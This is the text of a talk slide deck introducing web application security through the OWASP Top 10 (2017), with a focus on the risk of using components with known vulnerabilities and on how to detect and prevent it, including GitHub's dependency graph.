KEEP CALM

AND FASTEN YOUR SEAT BELTS

@SONYAMOISSET 🦄🌍

.SR FULLSTACK SOFTWARE ENGINEER
.APPLICATION SECURITY ENGINEER
.ANDROID DEVELOPER
.TECH ADVOCATE

WHAT IS CYBERSECURITY

AND WHY IS IS IMPORTANT?

CYBERSECURITY IS MEANT TO PROTECT YOUR ONLINE INTELLECTUAL PROPERTY FROM ANY FORM OF CYBER ATTACKS, DAMAGE, OR UNAUTHORISED ACCESS

- May 2017. WannaCry ransomware cryptoworm
- 200,000 victims and infected more than 300,000 computers
- More than 150 countries affected during the cyberattack

“Web application security is a branch of Information Security that deals specifically with security of websites, web applications and web services.”

–WIKIPEDIA

OWASP

- Open Web Application Security Project
- Community dedicated to enabling organisations to conceive, develop, acquire, operate and maintain applications that can be trusted
- www.owasp.org

- Application security tools and standards
- Complete books on application security testing, secure code development, and secure code review
- Cheat sheets on many common topics
- Local chapters worldwide (London->29th June)

OWASP TOP 10-2017

- The primary aim is to educate developers, designers, architects, managers, and organisations about the consequences of the most common and most important web app security weaknesses

OWASP

OWASP Top 10 - 2017


The Ten Most Critical Web Application Security Risks

https://owasp.org

.DON’T STOP AT 10
.CONSTANT CHANGE
.PUSH LEFT, RIGHT, AND EVERYWHERE


WHAT ARE APPLICATION SECURITY RISKS?

ATTACKERS CAN USE MANY DIFFERENT PATHS THROUGH YOUR APPLICATION TO DO HARM TO YOUR BUSINESS OR ORGANISATION



WHAT CHANGED FROM 2013 TO 2017?


OWASP TOP 10



OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

A9

USING COMPONENTS WITH KNOWN VULNERABILITIES



Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	

IS THE APPLICATION VULNERABLE?

- If you don’t know the versions of all components you use (both client-side and server-side)
- If software is vulnerable, unsupported, or out of date (OS, web/app server, DBMS, APIs, components…)
- If you don’t scan for vulnerabilities regularly or subscribe to security bulletins related to the components you use

IS THE APPLICATION VULNERABLE?

- If you don’t fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion
- If software developers do not test the compatibility of updated, upgraded, or patched libraries
- If you don’t secure the components’ configurations

HOW TO PREVENT

- There should be a management process in place to
  - Remove unused dependencies, unnecessary features, components, files, and documentation
  - Continuously inventory the version of both client-side and server-side components and their dependencies using tools
  - Continuously monitor sources like CVE for vulnerabilities in the components


HOW TO PREVENT

- There should be a management process in place to
  - Only obtain components from official sources over secure links
  - Prefer signed packages to reduce the chance of including a modified, malicious component
  - Monitor for libraries and components that are unmaintained or do not create security patches for older versions


EVERY ORGANISATION MUST ENSURE THAT THERE IS AN ONGOING PLAN FOR MONITORING, TRIAGING, AND APPLYING UPDATES OR CONFIGURATION CHANGES FOR THE LIFETIME OF THE APPLICATION OR PORTFOLIO


GITHUB DEPENDENCY GRAPH

- Allows you to see your project's Ruby and JS dependencies, as well as any detected vulnerabilities on the DG
- Available by default for every public repo
- read-only



My first repo on GitHub!



